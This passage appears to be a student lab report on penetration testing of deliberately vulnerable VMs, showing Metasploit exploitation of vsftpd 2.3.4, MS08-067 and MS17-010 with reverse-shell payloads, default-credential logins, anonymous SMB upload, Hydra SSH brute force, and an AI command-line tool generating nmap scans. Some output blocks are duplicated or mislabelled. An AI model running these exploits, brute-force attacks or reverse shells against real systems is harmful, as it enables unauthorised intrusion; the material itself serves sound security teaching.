
🚩 Vulnerability 3 : SMB Share / Enumeration Issues

SMB enumeration revealed accessible shared resources and system information. This may enable unauthorized access and allow further attacks or lateral movement within the network.


6. Exploitation

In this phase, the identified vulnerabilities from the last phase were exploited to show their real-world impact. The goal was to validate whether these weaknesses could be used to gain unauthorized access or control over the target systems and to show what damage can be done to the targeted systems.

Several exploitation techniques were used in this phase for all the different virtual machines



CVE-2023-38408	2023-07-20	MITRE	The PKCS#11 feature in ssh-agent in OpenSSH before 9.3p2 has an insufficiently trustworthy search path, leading to remote code execution if an agent is forwarded to an attacker-controlled system. (Code in /usr/lib is not necessarily safe for loading into ssh-agent.) NOTE: this issue exists because e...
CVE-2016-1908	2017-04-11	Red Hat, Inc.	The client in OpenSSH before 7.2 mishandles failed cookie generation for untrusted X11 forwarding and relies on the local X11 server for access-control decisions, which allows remote X11 clients to trigger a fallback and obtain trusted X11 forwarding privileges by leveraging configuration issues on ...
CVE-2015-5600	2015-08-03	MITRE	The kbdfmt_next_device function in auth2-chall.c in sshd in OpenSSH through 6.9 does not properly restrict the processing of keyboard-interactive devices within a single connection, which makes it easier for remote attackers to conduct brute-force attacks or cause a denial of service (CPU consumption)...
CVE-2026-35414	2026-04-02	MITRE	OpenSSH before 10.3 mishandles the authorized_keys principals option in uncommon scenarios involving a principals list in conjunction with a Certificate Authority that makes certain use of comma characters.
CVE-2016-0778	2016-01-14	Red Hat, Inc.	The (1) roaming_read and (2) roaming_write functions in roaming_common.c in the client in OpenSSH 5.x, 6.x, and 7.x before 7.1p2, when certain proxy and forward options are enabled, do not properly maintain connection file descriptors, which allows remote servers to cause a denial of service (heap b...



The results confirmed that the identified vulnerabilities pose significant security risks, as they allow unauthorized access, data exposure, and potential system manipulation.

Exploitation on Metasploit

🚀 Exploit 1 — FTP (vsftpd 2.3.4)

The FTP service is running an outdated version (vsftpd 2.3.4) which contains a backdoor vulnerability that allows remote access.

FTP vulnerability was exploited successfully, which provided root-level access to the system.

Tools Used:

- Metasploit Framework Used to exploit the FTP vulnerability and gain system access.

Commands used

- Msfconsole, search vsftpd, use 1, set RHOSTS 192.168.56.102, run, sessions -i 1, sessions -i 3, whoami, ls

```
(kali@1B-C)-[~]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command

Metasploit v6.4.99-dev
--=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]
--=[ 432 post - 49 encoders - 13 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes     VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

kali@1B-C-
Session Actions Edit View Help

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - The port used by the backdoor bind listener is already open
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.103:36383 -> 192.168.56.102:6200) at 2026-04-23 22:46:10 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost-found
media
mnt
mohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Exploit 2 — Telnet (Weak Credentials)

The Telnet service allows login using default username and password. This is a weak security issue because anyone can use these known credentials to access the system. Also, Telnet is not secure because it sends data without encryption.

Command Used:

telnet 192.168.56.102

Login:

- Username: msfadmin
- Password: msfadmin

Steps:

- Connected to the target using Telnet
- Logged in using default credentials
- Checked access using whoami

Result: Successfully logged in and got user access to the system.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@18-C)-[~]
$ telnet 192.168.56.102
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Apr 23 22:53:44 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Exploitation on windows xp

🚩 Exploit 1 : MS08-067

Module used:

use exploit/windows/smb/ms08_067_netapi

commands used:

set RHOSTS 10.0.2.5

set LHOST 10.0.2.4

set payload

show options

exploit

sysinfo

getuid

```
kali@1B-C:~$ msf > use exploit/windows/smb/ms08_067_netapi
msf > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.2.5:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.5:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (190534 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.5:1035) at 2026-04-30 18:11:14 -0400

meterpreter > sysinfo
Computer      : ETHICAL
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
kali@1B-C:~$ msf > use exploit/windows/smb/ms08_067_netapi
msf > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.2.5:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.5:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (190534 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.5:1035) at 2026-04-30 18:11:14 -0400

meterpreter > sysinfo
Computer      : ETHICAL
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

🚩 Exploit 2 : MS17-010

Module used:

use exploit/windows/smb/ms17_010_psexec

Commands used:

```
set RHOSTS 10.0.2.5
set LHOST 10.0.2.4
set PAYLOAD windows/shell/reverse_tcp
show options
exploit
sysinfo
getuid
```



```

kali@1B-C:~$ msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

```

```

kali@1B-C:~$ msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS	10.0.2.5	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain		no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```

Session Actions Edit View Help

SHARE      ADMIN$      yes      The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain  .          no      The Windows domain to use for authentication
SMBPass    .          no      The password for the specified username
SMBUser    .          no      The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

Exploit target:

Id  Name
--  --
0   Automatic

```

```

msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Target OS: Windows 5.1
[*] 10.0.2.5:445 - Filling barrel with fish... done
[*] 10.0.2.5:445 - [ Entering Danger Zone ]
[*] 10.0.2.5:445 - [*] Preparing dynamite...
[*] 10.0.2.5:445 - [*] Trying stick 1 (x86)... Boom!
[*] 10.0.2.5:445 - [*] Successfully Loaded Transaction!
[*] 10.0.2.5:445 - [*] Successfully caught Fish-in-a-barrel
[*] 10.0.2.5:445 - [ Leaving Danger Zone ]
[*] 10.0.2.5:445 - Reading from CONNECTION struct at: 0xffffbcbda8
[*] 10.0.2.5:445 - Built a write-what-where primitive...
[*] 10.0.2.5:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.2.5:445 - Selecting native target
[*] 10.0.2.5:445 - Uploading payload... fniuoLdi.exe
[*] 10.0.2.5:445 - Created \fniuoLdi.exe...
[*] 10.0.2.5:445 - Service started successfully...
[*] 10.0.2.5:445 - Deleting \fniuoLdi.exe...
[*] Sending stage (175686 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.5:1041) at 2026-04-30 21:14:23 -0400

meterpreter > sysinfo
Computer      : ETHICAL
OS            : Windows XP (5.1 Build 2600, Service Pack 3)
Architecture : x86
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid

```

Exploitation on Windows 7

🚀 Exploit 1: SMB Anonymous Share Access

- **Tool:** smbclient
- **Target:** 10.0.2.4
- **Commands Used:**

```

smbclient -L //10.0.2.4/ -N
smbclient //10.0.2.4/Users -N
cd Public
ls
cd Documents

```

ls
get desktop.ini

- **Description:**

The SMB service allowed anonymous access to shared directories without requiring authentication. This misconfiguration enabled unauthorized users to browse and access files.

- **Result:**

we were able to successfully access the Public shared directory, navigated through folders, and downloaded a file (desktop.ini) from the system.

- **Impact:**

This vulnerability allows unauthorized access to sensitive files, leading to potential data leakage and system compromise.

The image contains four terminal screenshots arranged in a 2x2 grid. The top-left screenshot shows a Kali Linux terminal with the command `smbclient -L //10.0.2.4/ -N` and its output, which lists shares like ADMIN\$, C\$, IPC\$, and Users. The top-right screenshot shows the command `smbclient //10.0.2.4/Users -N` and a directory listing of the Users share, including files like desktop.ini. The bottom-left screenshot shows a series of commands: `cd Public`, `ls`, `cd Documents`, and `ls`, showing the contents of the Public and Documents shares. The bottom-right screenshot shows the command `get desktop.ini` being executed, with output indicating the file size and download progress.

🚩 Exploit 2: SSH Weak Credentials Attack

- **Tool:** Metasploit

- **Module:** auxiliary/scanner/ssh/ssh_login

- **Target:** 10.0.2.4

- The SSH service allowed authentication using weak credentials, enabling unauthorized access. Metasploit confirmed successful login with: **IEUser:Passw0rd!**, establishing an SSH session.

- **Result:** Valid credentials obtained, Successful authentication, Remote access achieved
- we gained unauthorized access, executed commands using predictable credentials.


```
-sh-4.1$ pwd
/cygdrive/c/Users/IEUser
-sh-4.1$ cd /cygdrive/c
-sh-4.1$ cd Users
-sh-4.1$ ls
All Users  Default  Default User  IEUser  Public  desktop.ini  sshd_server
-sh-4.1$
```

🚩 Exploit 3: SMB File Upload (Unauthorized Write Access)

- **Tool:** smbclient
- **Target:** 10.0.2.4
- **Commands Used:**
 echo "hacked by kali" > test.txt
 smbclient //10.0.2.4/Users -N
 cd Public
 put test.txt
- We found that the SMB service allowed anonymous users to access shared directories and upload files, indicating improper access control. We successfully uploaded a file without authentication, demonstrating that this vulnerability can be exploited to modify system data, upload malicious content, and potentially establish backdoors for further attacks.

```

kali@1B-C: ~
Session Actions Edit View Help

(kali@1B-C)-[~]
$ echo "hacked by kali" > test.txt

```

```

kali@1B-C: ~
Session Actions Edit View Help

(kali@1B-C)-[~]
$ smbclient //10.0.2.4/Users -N
Try "help" to get a list of possible commands.
smb: \>

```


```

smb: \> ls
.                DR          0 Wed Jan 3 00:01:34 2018
..               DR          0 Wed Jan 3 00:01:34 2018
Default          DHR          0 Tue Jul 14 03:15:36 2009
desktop.ini      AHS         174 Tue Jul 14 00:41:57 2009
IEUser           D           0 Sun Apr 26 11:27:46 2026
Public           DR          0 Tue Jul 14 03:21:58 2009

10485247 blocks of size 4096. 6644203 blocks available
smb: \> cd Public
smb: \Public> ls
.                DR          0 Tue Jul 14 03:21:58 2009
..               DR          0 Tue Jul 14 03:21:58 2009
desktop.ini      AHS         174 Tue Jul 14 00:41:57 2009
Documents        DR          0 Tue Jul 14 00:53:55 2009
Downloads        DR          0 Tue Jul 14 00:41:57 2009
Favorites        DHR          0 Mon Jul 13 22:04:25 2009
Libraries        DHR          0 Tue Jul 14 00:41:57 2009
Music            DR          0 Tue Jul 14 00:41:57 2009
Pictures         DR          0 Tue Jul 14 00:41:57 2009
Recorded TV      DR          0 Tue Jul 14 03:21:58 2009
Videos           DR          0 Tue Jul 14 00:41:57 2009

10485247 blocks of size 4096. 6644203 blocks available
smb: \Public> cd Documents
smb: \Public\Documents> put test.txt
putting file test.txt as \Public\Documents\test.txt (1.2 kB/s) (average 1.2 kB/s)
smb: \Public\Documents>

```




Exploit 4: SSH Brute Force Attack

- **Tool:** Hydra

- **Target:** 10.0.2.4
- **Commands Used:**

hydra -l IEUser -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.4

- We performed a brute-force attack against the SSH service using a common password wordlist and successfully discovered valid credentials (IEUser:Passw0rd!). This demonstrates that weak passwords can be exploited to gain unauthorized access through automated attacks, potentially leading to full system compromise.



7.Using ChatGPT for the ethical hacking process

after completing the ethical hacking phases, we will show how we can use ChatGPT to complete the ethical hacking process for all three victim machines and how it can help us save time by completing the phases and writing commands more effectively

Using ChatGPT for Metasploit

```
(kali@18-C)-[~]
$ sgpt --chat enumerator --shell "what is the ip address and subnet mask of my device"
ip addr show | awk '/inet / {print $2}'
[E]xecute, [M]odify, [D]escribe, [A]bort: e
127.0.0.1/8
10.0.2.15/24
192.168.56.101/24
```

```
# Nmap done at Fri May 14:10:03 2026 -- 1 IP address (1 host up) scanned in 0.78 seconds

(kali@18-C)-[~]
$ nmap -sn 192.168.56.0/24 | grep "Nmap scan report for" | awk '{print $5}' | tee network.txt
192.168.56.1
192.168.56.100
192.168.56.102
192.168.56.101
```

```
(kali@18-C)-[~]
$ sgpt --chat enumerator --shell "scan the host 192.168.56.102 using nmap"
nmap 192.168.56.102
[E]xecute, [M]odify, [D]escribe, [A]bort: e
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-01 14:01 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00049s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E1:D3:EC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
```

```
(kali@18-C)-[~]
$ sgpt --chat enumerator --shell "run an nmap scan on all IP addresses listed in network.txt, save the results to comprehensive_scan.txt, and display the output"
nmap -iL network.txt -oN comprehensive_scan.txt && cat comprehensive_scan.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: e
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-01 14:28 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:11 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:5F:B6:2D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Session Actions Edit View Help

```
SSL2_DES_64_CBC_WITH_MD5
SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_RC4_128_WITH_MD5
SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
ssl-date: 2026-05-01T18:40:51+00:00; -1s from scanner time.
smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
Not valid before: 2010-03-17T14:07:45
Not valid after: 2010-04-16T14:07:45
53/tcp open domain ISC BIND 9.4.2
dns-nsid:
bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
http-title: Metasploitable2 - Linux
http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
rpcinfo:
  program version port/proto service
  100000 2 111/tcp rpcbind
  100000 2 111/udp rpcbind
  100003 2,3,4 2049/tcp nfs
  100003 2,3,4 2049/udp nfs
  100005 1,2,3 36966/tcp mountd
  100005 1,2,3 44580/udp mountd
  100021 1,3,4 36298/udp nlockmgr
  100021 1,3,4 59577/tcp nlockmgr
  100024 1 38525/udp status
  100024 1 43104/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
